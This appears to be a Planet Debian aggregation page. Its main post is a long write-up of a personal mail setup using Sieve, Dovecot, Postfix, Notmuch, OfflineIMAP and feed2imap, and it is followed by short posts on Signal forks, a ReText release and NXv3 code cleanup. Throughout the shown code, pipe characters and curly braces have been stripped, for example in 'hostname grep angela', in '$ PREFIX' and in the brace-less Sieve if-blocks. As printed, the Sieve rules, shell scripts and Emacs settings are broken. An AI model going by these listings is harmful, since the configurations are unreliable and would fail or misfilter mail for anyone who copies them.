The huge INBOX of death The one thing that is problematic with my use of Notmuch is that I end up with a ridiculously large INBOX folder. Before the cleanup I did this morning, I had over 10k emails in there, out of about 200k emails overall. Since I mostly work from my laptop these days, the Notmuch tags are only on the laptop, and not propagated to the server. This makes accessing the mail spool directly, from webmail or simply through a local client (say Mutt) on the server, really inconvenient, because it has to load a very large spool of mail, which is very slow in Mutt. Even worse, a bunch of mail that was archived in Notmuch shows up in the spool because it's just removed tags in Notmuch: the mails are still in the inbox, even though they are marked as read. So I was hoping that Notmuch would help me deal with the giant inbox of death problem, but in fact, when I don't use Notmuch, it actually makes the problem worse. Today, I did a bunch of improvements to my setup to fix that. The first thing I did was to kill procmail, which I was surprised to discover has been dead for over a decade. I switched over to Sieve for filtering, having already switched to Dovecot a while back on the server. I tried to use the procmail2sieve.pl conversion tool but it didn't work very well, so I basically rewrote the whole file. Since I was mostly using Notmuch for filtering, there wasn't much left to convert.

Sieve filtering But this is where things got interesting: Sieve is so simpler to use and more intuitive that I started doing more interesting stuff in bridging the filtering system (Sieve) with the tagging system (Notmuch). Basically, I use Sieve to split large chunks of emails off my main inbox, to try to remove as much spam, bulk email, notifications and mailing lists as possible from the larger flow of emails. Then Notmuch comes in and does some fine-tuning, assigning tags to specific mailing lists or topics, and being generally the awesome search engine that I use on a daily basis.

Dovecot and Postfix configs For all of this to work, I had to tweak my mail servers to talk sieve. First, I enabled sieve in Dovecot:
--- a/dovecot/conf.d/15-lda.conf
+++ b/dovecot/conf.d/15-lda.conf
@@ -44,5 +44,5 @@
 protocol lda  
   # Space separated list of plugins to load (default is global mail_plugins).
-  #mail_plugins = $mail_plugins
+  mail_plugins = $mail_plugins sieve
  
Then I had to switch from procmail to dovecot for local delivery, that was easy, in Postfix's perennial main.cf:
#mailbox_command = /usr/bin/procmail -a "$EXTENSION"
mailbox_command = /usr/lib/dovecot/dovecot-lda -a "$RECIPIENT"
Note that dovecot takes the full recipient as an argument, not just the extension. That's normal. It's clever, it knows that kind of stuff. One last tweak I did was to enable automatic mailbox creation and subscription, so that the automatic extension filtering (below) can create mailboxes on the fly:
--- a/dovecot/conf.d/15-lda.conf
+++ b/dovecot/conf.d/15-lda.conf
@@ -37,10 +37,10 @@
 #lda_original_recipient_header =
 # Should saving a mail to a nonexistent mailbox automatically create it?
-#lda_mailbox_autocreate = no
+lda_mailbox_autocreate = yes
 # Should automatically created mailboxes be also automatically subscribed?
-#lda_mailbox_autosubscribe = no
+lda_mailbox_autosubscribe = yes
 protocol lda  
   # Space separated list of plugins to load (default is global mail_plugins).

Sieve rules Then I had to create a Sieve ruleset. That thing lives in ~/.dovecot.sieve, since I'm running Dovecot. Your provider may accept an arbitrary ruleset like this, or you may need to go through a web interface, or who knows. I'm assuming you're running Dovecot and have a shell from now on. The first part of the file is simply to enable a bunch of extensions, as needed:
# Sieve Filters
# http://wiki.dovecot.org/Pigeonhole/Sieve/Examples
# https://tools.ietf.org/html/rfc5228
require "fileinto";
require "envelope";
require "variables";
require "subaddress";
require "regex";
require "vacation";
require "vnd.dovecot.debug";
Some of those are not used yet, for example I haven't tested the vacation module yet, but I have good hopes that I can use it as a way to announce a special "urgent" mailbox while I'm traveling. The rationale is to have a distinct mailbox for urgent messages that is announced in the autoreply, that hopefully won't be parsable by bots.

Spam filtering Then I filter spam using this fairly standard expression:
########################################################################
# spam 
# possible improvement, server-side:
# http://wiki.dovecot.org/Pigeonhole/Sieve/Examples#Filtering_using_the_spamtest_and_virustest_extensions
if header :contains "X-Spam-Flag" "YES"  
  fileinto "junk";
  stop;
  elsif header :contains "X-Spam-Level" "***"  
  fileinto "greyspam";
  stop;
 
This puts stuff into the junk or greyspam folder, based on the severity. I am very aggressive with spam: stuff often ends up in the greyspam folder, which I need to check from time to time, but it beats having too much spam in my inbox.

Mailing lists Mailing lists are generally put into a lists folder, with some mailing lists getting their own folder:
########################################################################
# lists
# converted from procmail
if header :contains "subject" "FreshPorts"  
    fileinto "freshports";
  elsif header :contains "List-Id" "alternc.org"  
    fileinto "alternc";
  elsif header :contains "List-Id" "koumbit.org"  
    fileinto "koumbit";
  elsif header :contains ["to", "cc"] ["lists.debian.org",
                                       "anarcat@debian.org"]  
    fileinto "debian";
# Debian BTS
  elsif exists "X-Debian-PR-Message"  
    fileinto "debian";
# default lists fallback
  elsif exists "List-Id"  
    fileinto "lists";
 
The idea here is that I can safely subscribe to lists without polluting my mailbox by default. Further processing is done in Notmuch.

Extension matching I also use the magic +extension tag on emails. If you send email to, say, foo+extension@example.com then the emails end up in the foo folder. This is done with the help of the following recipe:
########################################################################
# wildcard +extension
# http://wiki.dovecot.org/Pigeonhole/Sieve/Examples#Plus_Addressed_mail_filtering
if envelope :matches :detail "to" "*"  
  # Save name in $ name  in all lowercase except for the first letter.
  # Joe, joe, jOe thus all become 'Joe'.
  set :lower "name" "$ 1 ";
  fileinto "$ name ";
  #debug_log "filed into mailbox $ name  because of extension";
  stop;
 
This is actually very effective: any time I register to a service, I try as much as possible to add a +extension that describe the service. Of course, spammers and marketers (it's the same really) are free to drop the extension and I suspect a lot of them do, but it helps with honest providers and this actually sorts a lot of stuff out of my inbox into topically-defined folders. It is also a security issue: someone could flood my filesystem with tons of mail folders, which would cripple the IMAP server and eat all the inodes, 4 times faster than just sending emails. But I guess I'll cross that bridge when I get there: anyone can flood my address and I have other mechanisms to deal with this. The trick is to then assign tags to all folders so that they appear in the Notmuch-emacs welcome view:
echo tagging folders
for folder in $(ls -ad $HOME/Maildir/$ PREFIX */   egrep -v "Maildir/$ PREFIX (feeds.* Sent.* INBOX/ INBOX/Sent)\$"); do
    tag=$(echo $folder   sed 's#/$##;s#^.*/##')
    notmuch tag +$tag -inbox tag:inbox and not tag:$tag and folder:$ PREFIX $tag
done
This is part of my notmuch-tag script that includes a lot more fine-tuned filtering, detailed below.

Automated reports filtering Another thing I get a lot of is machine-generated "spam". Well, it's not commercial spam, but it's a bunch of Nagios, cron jobs, and god knows what software thinks it's important to send me emails every day. I get a lot less of those these days since I'm off work at Koumbit, but still, those can be useful for others as well:
if anyof (exists "X-Cron-Env",
          header :contains ["subject"] ["security run output",
                                        "monthly run output",
                                        "daily run output",
                                        "weekly run output",
                                        "Debian Package Updates",
                                        "Debian package update",
                                        "daily mail stats",
                                        "Anacron job",
                                        "nagios",
                                        "changes report",
                                        "run output",
                                        "[Systraq]",
                                        "Undelivered mail",
                                        "Postfix SMTP server: errors from",
                                        "backupninja",
                                        "DenyHosts report",
                                        "Debian security status",
                                        "apt-listchanges"
                                        ],
           header :contains "Auto-Submitted" "auto-generated",
           envelope :contains "from" ["nagios@",
                                      "logcheck@"])
     
    fileinto "rapports";
 
# imported from procmail
elsif header :comparator "i;octet" :contains "Subject" "Cron"  
  if header :regex :comparator "i;octet"  "From" ".*root@"  
        fileinto "rapports";
   
 
elsif header :comparator "i;octet" :contains "To" "root@"  
  if header :regex :comparator "i;octet"  "Subject" "\\*\\*\\* SECURITY"  
        fileinto "rapports";
   
 
elsif header :contains "Precedence" "bulk"  
    fileinto "bulk";
 

Refiltering emails Of course, after all this I still had thousands of emails in my inbox, because the sieve filters apply only on new emails. The beauty of Sieve support in Dovecot is that there is a neat sieve-filter command that can reprocess an existing mailbox. That was a lifesaver. To run a specific sieve filter on a mailbox, I simply run:
sieve-filter .dovecot.sieve INBOX 2>&1   less
Well, this doesn't do anything. To really execute the filters, you need the -e flags, and to write to the INBOX for real, you need the -w flag as well, so the real run looks something more like this:
sieve-filter -e -W -v .dovecot.sieve INBOX > refilter.log 2>&1
The funky output redirects are necessary because this outputs a lot of crap. Also note that, unfortunately, the fake run output differs from the real run and is actually more verbose, which makes it really less useful than it could be.

Archival I also usually archive my mails every year, rotating my mailbox into an Archive.YYYY directory. For example, now all mails from 2015 are archived in a Archive.2015 directory. I used to do this with Mutt tagging and it was a little slow and error-prone. Now, i simply have this Sieve script:
require ["variables","date","fileinto","mailbox", "relational"];
# Extract date info
if currentdate :matches "year" "*"   set "year" "$ 1 ";  
if date :value "lt" :originalzone "date" "year" "$ year "  
  if date :matches "received" "year" "*"  
    # Archive Dovecot mailing list items by year and month.
    # Create folder when it does not exist.
    fileinto :create "Archive.$ 1 ";
   
 
I went from 15613 to 1040 emails in my real inbox with this process (including refiltering with the default filters as well).

Notmuch configuration My Notmuch configuration is a in three parts: I have small settings in ~/.notmuch-config. The gist of it is:
[new]
tags=unread;inbox;
ignore=
#[maildir]
# synchronize_flags=true
# tentative patch that was refused upstream
# http://mid.gmane.org/1310874973-28437-1-git-send-email-anarcat@koumbit.org
#reckless_trash=true
[search]
exclude_tags=deleted;spam;
I omitted the fairly trivial [user] section for privacy reasons and [database] for declutter. Then I have a notmuch-tag script symlinked into ~/Maildir/.notmuch/hooks/post-new. It does way too much stuff to describe in details here, but here are a few snippets:
if hostname   grep angela > /dev/null; then
    PREFIX=Anarcat/
else
    PREFIX=.
fi
This sets a variable that makes the script work on my laptop (angela), where mailboxes are in Maildir/Anarcat/foo or the server, where mailboxes are in Maildir/.foo. I also have special rules to tag my RSS feeds, which are generated by feed2imap, which is documented shortly below:
echo tagging feeds
( cd $HOME/Maildir/ && for feed in $ PREFIX feeds.*; do
    name=$(echo $feed   sed "s#$ PREFIX feeds\\.##")
    notmuch tag +feeds +$name -inbox folder:$feed and not tag:feeds
done )
Another example that would be useful is how to tag mailing lists, for example, this removes the inbox tag and adds the notmuch tags to emails from the notmuch mailing list.
notmuch tag +lists +notmuch      -inbox tag:inbox and "to:notmuch@notmuchmail.org"
Finally, I have a bunch of special keybindings in ~/.emacs.d/notmuch-config.el:
;; autocompletion
(eval-after-load "notmuch-address"
  '(progn
     (notmuch-address-message-insinuate)))
; use fortune for signature, config is in custom
(add-hook 'message-setup-hook 'fortune-to-signature)
; don't remember what that is
(add-hook 'notmuch-show-hook 'visual-line-mode)
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;; keymappings
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
(define-key notmuch-show-mode-map "S"
  (lambda ()
    "mark message as spam and advance"
    (interactive)
    (notmuch-show-tag '("+spam" "-unread"))
    (notmuch-show-next-open-message-or-pop)))
(define-key notmuch-search-mode-map "S"
  (lambda (&optional beg end)
    "mark message as spam and advance"
    (interactive (notmuch-search-interactive-region))
    (notmuch-search-tag (list "+spam" "-unread") beg end)
    (anarcat/notmuch-search-next-message)))
(define-key notmuch-show-mode-map "H"
  (lambda ()
    "mark message as spam and advance"
    (interactive)
    (notmuch-show-tag '("-spam"))
    (notmuch-show-next-open-message-or-pop)))
(define-key notmuch-search-mode-map "H"
  (lambda (&optional beg end)
    "mark message as spam and advance"
    (interactive (notmuch-search-interactive-region))
    (notmuch-search-tag (list "-spam") beg end)
    (anarcat/notmuch-search-next-message)))
(define-key notmuch-search-mode-map "l" 
  (lambda (&optional beg end)
    "undelete and advance"
    (interactive (notmuch-search-interactive-region))
    (notmuch-search-tag (list "-unread") beg end)
    (anarcat/notmuch-search-next-message)))
(define-key notmuch-search-mode-map "u"
  (lambda (&optional beg end)
    "undelete and advance"
    (interactive (notmuch-search-interactive-region))
    (notmuch-search-tag (list "-deleted") beg end)
    (anarcat/notmuch-search-next-message)))
(define-key notmuch-search-mode-map "d"
  (lambda (&optional beg end)
    "delete and advance"
    (interactive (notmuch-search-interactive-region))
    (notmuch-search-tag (list "+deleted" "-unread") beg end)
    (anarcat/notmuch-search-next-message)))
(define-key notmuch-show-mode-map "d"
  (lambda ()
    "delete current message and advance"
    (interactive)
    (notmuch-show-tag '("+deleted" "-unread"))
    (notmuch-show-next-open-message-or-pop)))
;; https://notmuchmail.org/emacstips/#index17h2
(define-key notmuch-show-mode-map "b"
  (lambda (&optional address)
    "Bounce the current message."
    (interactive "sBounce To: ")
    (notmuch-show-view-raw-message)
    (message-resend address)
    (kill-buffer)))
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;; my custom notmuch functions
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
(defun anarcat/notmuch-search-next-thread ()
  "Skip to next message from region or point
This is necessary because notmuch-search-next-thread just starts
from point, whereas it seems to me more logical to start from the
end of the region."
  ;; move line before the end of region if there is one
  (unless (= beg end)
    (goto-char (- end 1)))
  (notmuch-search-next-thread))
;; Linking to notmuch messages from org-mode
;; https://notmuchmail.org/emacstips/#index23h2
(require 'org-notmuch nil t)
(message "anarcat's custom notmuch config loaded")
This is way too long: in my opinion, a bunch of that stuff should be factored in upstream, but some features have been hard to get in. For example, Notmuch is really hesitant in marking emails as deleted. The community is also very strict about having unit tests for everything, which makes writing new patches a significant challenge for a newcomer, which will often need to be familiar with both Elisp and C. So for now I just have those configs that I carry around. Emails marked as deleted or spam are processed with the following script named notmuch-purge which I symlink to ~/Maildir/.notmuch/hooks/pre-new:
#!/bin/sh
if hostname   grep angela > /dev/null; then
    PREFIX=Anarcat/
else
    PREFIX=.
fi
echo moving tagged spam to the junk folder
notmuch search --output=files tag:spam \
        and not folder:$ PREFIX junk \
        and not folder:$ PREFIX greyspam \
        and not folder:Koumbit/INBOX \
        and not path:Koumbit/** \
      while read file; do
          mv "$file" "$HOME/Maildir/$ PREFIX junk/cur"
      done
echo unconditionnally deleting deleted mails
notmuch search --output=files tag:deleted   xargs -r rm
Oh, and there's also customization for Notmuch:
;; -*- mode: emacs-lisp; auto-recompile: t; -*-
(custom-set-variables
 ;; from https://anarc.at/sigs.fortune
 '(fortune-file "/home/anarcat/.mutt/sigs.fortune")
 '(message-send-hook (quote (notmuch-message-mark-replied)))
 '(notmuch-address-command "notmuch-address")
 '(notmuch-always-prompt-for-sender t)
 '(notmuch-crypto-process-mime t)
 '(notmuch-fcc-dirs
   (quote
    ((".*@koumbit.org" . "Koumbit/INBOX.Sent")
     (".*" . "Anarcat/Sent"))))
 '(notmuch-hello-tag-list-make-query "tag:unread")
 '(notmuch-message-headers (quote ("Subject" "To" "Cc" "Bcc" "Date" "Reply-To")))
 '(notmuch-saved-searches
   (quote
    ((:name "inbox" :query "tag:inbox and not tag:koumbit and not tag:rt")
     (:name "unread inbox" :query "tag:inbox and tag:unread")
     (:name "unread" :query "tag:unred")
     (:name "freshports" :query "tag:freshports and tag:unread")
     (:name "rapports" :query "tag:rapports and tag:unread")
     (:name "sent" :query "tag:sent")
     (:name "drafts" :query "tag:draft"))))
 '(notmuch-search-line-faces
   (quote
    (("deleted" :foreground "red")
     ("unread" :weight bold)
     ("flagged" :foreground "blue"))))/
 '(notmuch-search-oldest-first nil)
 '(notmuch-show-all-multipart/alternative-parts nil)
 '(notmuch-show-all-tags-list t)
 '(notmuch-show-insert-text/plain-hook
   (quote
    (notmuch-wash-convert-inline-patch-to-part notmuch-wash-tidy-citations notmuch-wash-elide-blank-lines notmuch-wash-excerpt-citations)))
 )
I think that covers it.

Offlineimap So of course the above works well on the server directly, but how do run Notmuch on a remote machine that doesn't have access to the mail spool directly? This is where OfflineIMAP comes in. It allows me to incrementally synchronize a local Maildir folder hierarchy with a a remote IMAP server. I am assuming you already have an IMAP server configured, since you already configured Sieve above. Note that other synchronization tools exist. The other popular one is isync but I had trouble migrating to it (see courriels for details) so for now I am sticking with OfflineIMAP. The configuration is fairly simple:
[general]
accounts = Anarcat
ui = Blinkenlights
maxsyncaccounts = 3
[Account Anarcat]
localrepository = LocalAnarcat
remoterepository = RemoteAnarcat
# refresh all mailboxes every 10 minutes
autorefresh = 10
# run notmuch after refresh
postsynchook = notmuch new
# sync only mailboxes that changed
quick = -1
## possible optimisation: ignore mails older than a year
#maxage = 365
# local mailbox location
[Repository LocalAnarcat]
type = Maildir
localfolders = ~/Maildir/Anarcat/
# remote IMAP server
[Repository RemoteAnarcat]
type = IMAP
remoteuser = anarcat
remotehost = anarc.at
ssl = yes
# without this, the cert is not verified (!)
sslcacertfile = /etc/ssl/certs/DST_Root_CA_X3.pem
# do not sync archives
folderfilter = lambda foldername: not re.search('(Sent\.20[01][0-9]\..*)', foldername) and not re.search('(Archive.*)', foldername)
# and only subscribed folders
subscribedonly = yes
# don't reconnect all the time
holdconnectionopen = yes
# get mails from INBOX immediately, doesn't trigger postsynchook
idlefolders = ['INBOX']
Critical parts are:
  • postsynchook: obviously, we want to run notmuch after fetching mail
  • idlefolders: receives emails immediately without waiting for the longer autorefresh delay, which means that most mailboxes don't see new emails until 10 minutes in the worst case. unfortunately, doesn't run the postsynchook so I need to hit G in Emacs to see new mail
  • quick=-1, subscribedonly, holdconnectionopen: makes most runs much, much faster as it skips unchanged or unsubscribed folders and keeps the connection to the server
The other settings should be self-explanatory.

RSS feeds I gave up on RSS readers, or more precisely, I merged RSS feeds and email. The first time I heard of this, it sounded like a horrible idea, because it means yet more emails! But with proper filtering, it's actually a really nice way to process emails, since it leverages the distributed nature of email. For this I use a fairly standard feed2imap, although I do not deliver to an IMAP server, but straight to a local Maildir. The configuration looks like this:
---
include-images: true
target-refix: &target "maildir:///home/anarcat/Maildir/.feeds."
feeds:
- name: Planet Debian
  url: http://planet.debian.org/rss20.xml
  target: [ *target, 'debian-planet' ]
I have obviously more feeds, the above is just and example. This will deliver the feeds as emails in one mailbox per feed, in ~/Maildir/.feeds.debian-planet, in the above example.

Troubleshooting You will fail at writing the sieve filters correctly, and mail will (hopefully?) fall through to your regular mailbox. Syslog will tell you things fail, as expected, and details are in your .dovecot.sieve.log file in your home directory. I also enabled debugging on the Sieve module
--- a/dovecot/conf.d/90-sieve.conf
+++ b/dovecot/conf.d/90-sieve.conf
@@ -51,6 +51,7 @@ plugin  
        # deprecated imapflags extension in addition to all extensions were already
   # enabled by default.
   #sieve_extensions = +notify +imapflags
+  sieve_extensions = +vnd.dovecot.debug
   # Which Sieve language extensions are ONLY available in global scripts. This
   # can be used to restrict the use of certain Sieve extensions to administrator
This allowed me to use debug_log function in the rulesets to output stuff directly to the logfile.

Further improvements Of course, this is all done on the commandline, but that is somewhat expected if you are already running Notmuch. Of course, it would be much easier to edit those filters through a GUI. Roundcube has a nice Sieve plugin, and Thunderbird also has such a plugin as well. Since Sieve is a standard, there's a bunch of clients available. All those need you to setup some sort of thing on the server, which I didn't bother doing yet. And of course, a key improvement would be to have Notmuch synchronize its state better with the mailboxes directly, instead of having the notmuch-purge hack above. Dovecot and Maildir formats support up to 26 flags, and there were discussions about using those flags to synchronize with notmuch tags so that multiple notmuch clients can see the same tags on different machines transparently. This, however, won't make Notmuch work on my phone or webmail or any other more generic client: for that, Sieve rules are still very useful. I still don't have webmail setup at all: so to read email, I need an actual client, which is currently my phone, which means I need to have Wifi access to read email. "Internet Caf s" or "this guy's computer" won't work as well, although I can always use ssh to login straight to the server and read mails with Mutt. I am also considering using X509 client certificates to authenticate to the mail server without a passphrase. This involves configuring Postfix, which seems simple enough. Dovecot's configuration seems a little more involved and less well documented. It seems that both [OfflimeIMAP][] and K-9 mail support client-side certs. OfflineIMAP prompts me for the password so it doesn't get leaked anywhere. I am a little concerned about building yet another CA, but I guess it would not be so hard... The server side of things needs more documenting, particularly the spam filters. This is currently spread around this wiki, mostly in configuration.

Security considerations The whole purpose of this was to make it easier to read my mail on other devices. This introduces a new vulnerability: someone may steal that device or compromise it to read my mail, impersonate me on different services and even get a shell on the remote server. Thanks to the two-factor authentication I setup on the server, I feel a little more confident that just getting the passphrase to the mail account isn't sufficient anymore in leveraging shell access. It also allows me to login with ssh on the server without trusting the machine too much, although that only goes so far... Of course, sudo is then out of the question and I must assume that everything I see is also seen by the attacker, which can also inject keystrokes and do all sorts of nasty things. Since I also connected my email account on my phone, someone could steal the phone and start impersonating me. The mitigation here is that there is a PIN for the screen lock, and the phone is encrypted. Encryption isn't so great when the passphrase is a PIN, but I'm working on having a better key that is required on reboot, and the phone shuts down after 5 failed attempts. This is documented in my phone setup. Client-side X509 certificates further mitigates those kind of compromises, as the X509 certificate won't give shell access. Basically, if the phone is lost, all hell breaks loose: I need to change the email password (or revoke the certificate), as I assume the account is about to be compromised. I do not trust Android security to give me protection indefinitely. In fact, one could argue that the phone is already compromised and putting the password there already enabled a possible state-sponsored attacker to hijack my email address. This is why I have an OpenPGP key on my laptop to authenticate myself for critical operations like code signatures. The risk of identity theft from the state is, after all, a tautology: the state is the primary owner of identities, some could say by definition. So if a state-sponsored attacker would like to masquerade as me, they could simply issue a passport under my name and join a OpenPGP key signing party, and we'd have other problems to deal with, namely, proper infiltration counter-measures and counter-snitching.

Matthew Garrett: Convenience, security and freedom - can we pick all three?

Moxie, the lead developer of the Signal secure communication application, recently blogged on the tradeoffs between providing a supportable federated service and providing a compelling application that gains significant adoption. There's a set of perfectly reasonable arguments around that that I don't want to rehash - regardless of feelings on the benefits of federation in general, there's certainly an increase in engineering cost in providing a stable intra-server protocol that still allows for addition of new features, and the person leading a project gets to make the decision about whether that's a valid tradeoff.

One voiced complaint about Signal on Android is the fact that it depends on the Google Play Services. These are a collection of proprietary functions for integrating with Google-provided services, and Signal depends on them to provide a good out of band notification protocol to allow Signal to be notified when new messages arrive, even if the phone is otherwise in a power saving state. At the time this decision was made, there were no terribly good alternatives for Android. Even now, nobody's really demonstrated a free implementation that supports several million clients and has no negative impact on battery life, so if your aim is to write a secure messaging client that will be adopted by as many people is possible, keeping this dependency is entirely rational.

On the other hand, there are users for whom the decision not to install a Google root of trust on their phone is also entirely rational. I have no especially good reason to believe that Google will ever want to do something inappropriate with my phone or data, but it's certainly possible that they'll be compelled to do so against their will. The set of people who will ever actually face this problem is probably small, but it's probably also the set of people who benefit most from Signal in the first place.

(Even ignoring the dependency on Play Services, people may not find the official client sufficient - it's very difficult to write a single piece of software that satisfies all users, whether that be down to accessibility requirements, OS support or whatever. Slack may be great, but there's still people who choose to use Hipchat)

This shouldn't be a problem. Signal is free software and anybody is free to modify it in any way they want to fit their needs, and as long as they don't break the protocol code in the process it'll carry on working with the existing Signal servers and allow communication with people who run the official client. Unfortunately, Moxie has indicated that he is not happy with forked versions of Signal using the official servers. Since Signal doesn't support federation, that means that users of forked versions will be unable to communicate with users of the official client.

This is awkward. Signal is deservedly popular. It provides strong security without being significantly more complicated than a traditional SMS client. In my social circle there's massively more users of Signal than any other security app. If I transition to a fork of Signal, I'm no longer able to securely communicate with them unless they also install the fork. If the aim is to make secure communication ubiquitous, that's kind of a problem.

Right now the choices I have for communicating with people I know are either convenient and secure but require non-free code (Signal), convenient and free but insecure (SMS) or secure and free but horribly inconvenient (gpg). Is there really no way for us to work as a community to develop something that's all three?

comment count unavailable comments

10 May 2016

Dmitry Shachnev: ReText 6.0 and PyMarkups 2.0 released

Today I have released the new major version of the ReText editor. This release would not be possible without Maurice van der Pot who was the author of the greatest features because of which the version number was bumped: Other news worth mentioning are: As usual, some bugs have been fixed (most of fixes have also been backported to 5.3.1 release), and some translations have been updated from Transifex. Please report any bugs you find to our issue tracker.

9 May 2016

Mike Gabriel: Recent progress in NXv3 development

This is to give a comprehensive overview on the recent progress made in NXv3 (aka nx-libs) development. The upstream sources of nx-libs can be found at / viewed on / cloned from Github:
https://github.com/ArcticaProject/nx-libs A great portion of the current work is sponsored by the Qindel Group [1] in Spain (QINDEL FORMACI N Y SERVICIOS, S.L.). Thanks for making this possible. Planned release date: 2nd July, 2016 We aim at releasing a completely tidied up nx-libs code tree versioned 3.6.0 on July 2nd, 2016. There is still a whole bunch of work to do for this, but I am positive that we can make this release date. Goals of our Efforts There are basically two major goals for spending a considerable amount of time, money and energy on NXv3 hacking: The efforts undertaken always have the various existing use cases in mind (esp. the framework of the coming-up Arctica Project, TheQVD and X2Go). Overview on Recent Development Progress General Code Cleanups Making this beast maintainable means first of all: identifying code redundancies, unused code passages, etc. and remove them. This is where we came from (NoMachine's NX 3.5.x, including nxcomp, nxcompext, nxcompshad, nx-X11 and nxagent): 1,757,743 lines of C/C++ code.
[mike@minobo nx-libs.35 (3.5.0.x)]$ cloc --match-f '.*\.(c cpp h)$' .
    5624 text files.
    5614 unique files.                                          
    2701 files ignored.
http://cloc.sourceforge.net v 1.60  T=18.59 s (302.0 files/s, 132847.4 lines/s)
-------------------------------------------------------------------------------
Language                     files          blank        comment           code
-------------------------------------------------------------------------------
C                             3134         231180         252893        1326393
C/C++ Header                  2274          78062         116132         349743
C++                            206          20037          13312          81607
-------------------------------------------------------------------------------
SUM:                          5614         329279         382337        1757743
-------------------------------------------------------------------------------
On the current 3.6.x branch of nx-libs (at commit 6c6b6b9), this is where we are now: 662,635 lines of C/C++ code, amount of code reduced to a third of the original code lines.
[mike@minobo nx-libs (3.6.x)]$ cloc --match-f '.*\.(c cpp h)' .
    2012 text files.
    2011 unique files.                                          
    1898 files ignored.
http://cloc.sourceforge.net v 1.60  T=5.63 s (341.5 files/s, 161351.5 lines/s)
-------------------------------------------------------------------------------
Language                     files          blank        comment           code
-------------------------------------------------------------------------------
C                             1015          74605          81625         463244
C/C++ Header                   785          26992          34354         138063
C++                            122          16984          10804          61328
-------------------------------------------------------------------------------
SUM:                          1922         118581         126783         662635
-------------------------------------------------------------------------------
The latest development branch currently has these statistics: 619,353 lines of C/C++ code, another 40,000 lines could be dropped.
[mike@minobo nx-libs (pr/libnx-xext-drop-unused-extensions)]$ cloc --match-f '.*\.(c cpp h)' .
    1932 text files.
    1931 unique files.                                          
    1898 files ignored.
http://cloc.sourceforge.net v 1.60  T=5.66 s (325.4 files/s, 150598.1 lines/s)
-------------------------------------------------------------------------------
Language                     files          blank        comment           code
-------------------------------------------------------------------------------
C                              983          69474          77186         426564
C/C++ Header                   738          25616          33048         131599
C++                            121          16984          10802          61190
-------------------------------------------------------------------------------
SUM:                          1842         112074         121036         619353
-------------------------------------------------------------------------------
Dropping various libNX_X* shared libraries (and using X.org shared client libraries instead) At first, various bundled libraries could be dropped from the nx-X11 code tree. Secondly, several of the bundled X.org libraries could be dropped, because we managed to build against those libraries as provided system-wide. Then, and this undertaking is much trickier, we could drop nearly all Xlib extension libraries that are used by nxagent with its role of being an X11 client. We could sucessfully drop these Xlib extension libraries from nx-X11, because we managed to build nxagent against the matching libraries in X.org: libNX_Xdmcp, libNX_Xfixes, libNX_XComposite, libNX_Xdamage, libNX_Xtst, libNX_Xinerama, libNX_Xfont, libNX_xkbui, and various others. All these droppings happened without a loss of functionality. However, some shared X client libraries are not easy to remove without loss of functionality, or rather not removable at all. Dropping libNX_Xrender We recently dropped libNX_Xrender [2] and now build nxagent against X.org's libXrender. However, this cost us a compression feature in NX. The libNX_Xrender code has passages that do zero padding of the unused memory portions in non-32bit-depth glyphs (the NX_RENDER_CLEANUP feature). However, we have hope for being able to reintroduce that feature again later, but current efforts [3] still fail at run-time. Dropping libNX_Xext is not possible... ...the libNX_Xext / Xserver Xext code has been cleaned up instead. Quite an amount of research and testing has been spent on removing the libNX_Xext library from the build workflow of nxagent. However, it seems that building against X.org's libXext will require us to update the Xext part of the nxagent Xserver at the same time. While taking this deep look into Xext code, we dropped various Xext extensions from the nx-X11 Xserver code. The extensions that got dropped [5] are all extensions that already have been dropped from X.org's Xserver code, as well. Further investigation, however, showed, that actually the only used client side extension code from libNX_Xext is the XShape extension. Thus, all other client side extension got dropped now in a very recent pull request [4]. Dropping libNX_X11 not easy, research summary given here For the sake of dropping the Xlib library bundled with nx-libs, we have attempted at writing a shared library called libNX_Xproxy. This library is supposed to contain a subset of the NXtrans related Xlib code that NoMachine patched into X.org's libX11 (and libxtrans). Results of this undertaking [6] so far: Over the weekend, I thought this all through once more and I am pretty sure right now, that we can actually make libNX_Xproxy work and drop all of libNX_X11 from nx-libs soon. Although we have to port (i.e. copy) various functions related to the NX transport from libNX_X11 into libNX_Xproxy, this change will allow us to drop all Xlib drawing routines and use those provided by X.org's Xlib shared library directly. Composite extension backport in nxagent to version 0.4 Mihai Moldovan looked at what it needs to make the Composite extension functional in nxagent. Unfortunately, the exact answer cannot be given, yet. As a start, Mihai backported latest Composite extension (v0.4) code from X.org's Xserver into the nxagent Xserver [7]. The currently shipped Composite extension version in nxagent is v0.2. Work on the NX Compression shared library (aka nxcomp v3) Fernando Carvajal and Salvador Fandi o from the Qindel Group [1] filed three pull requests against the nxcomp part of nx-libs recently, two of them have been code cleanups (done by Fernando), the third one is a feature enhancement regarding channels in nxcomp (provided by Salva). Protocol clean-up: drop pre-3.5 support With the release of nx-libs 3.6.x, we will drop support for nxcomp versions earlier than 3.5. Thus, if you are still on nxcomp 3.4, be prepared for upgrading at least to version 3.5.x. The code removal had been issued as pull request #111 ("Remove compatibility code for nxcomp before 3.5.0") [8]. The PR has already been reviewed and merged. Fernando filed another code cleanup PR (#119 [9]) against nx-libs that also already got merged into the 3.6.x branch. UNIX Socket Support for Channels The nxcomp library (and thus, nxproxy) provides a feature called "channels". Channels in nxcomp can be used for forwarding traffic between NX client side and the NX server side (along the graphical X11 transport that nxcomp is designed for). Until version 3.5.x, nxcomp was only able to use local TCP sockets for providing / connecting to channel endpoints. We consider local TCP sockets as insecure and aim at adding UNIX file socket support to nxcomp whereever a connection is established. Salva provided a patch against nxcomp that provides UNIX socket support to channel endpoints. The initial use case for this patch is: connect to client side pulseaudio socket file and avoid enabling the TCP listening socket in pulseaudio. The traffic then is channeled to the server side, so that pulse clients can connect to a UNIX socket file rather than to a local TCP port. The channel support patch has already been reviewed and merged into the 3.6.x branch of nx-libs. Rebasing nxagent against latest X.org Ulrich Sibiller spent a considerable amount of time and energy on providing a build chain that allows building nxagent against a modularized X.org 7.0 (rather than against the monolithic build tree of X.org 6.9, like we still do in nx-libs 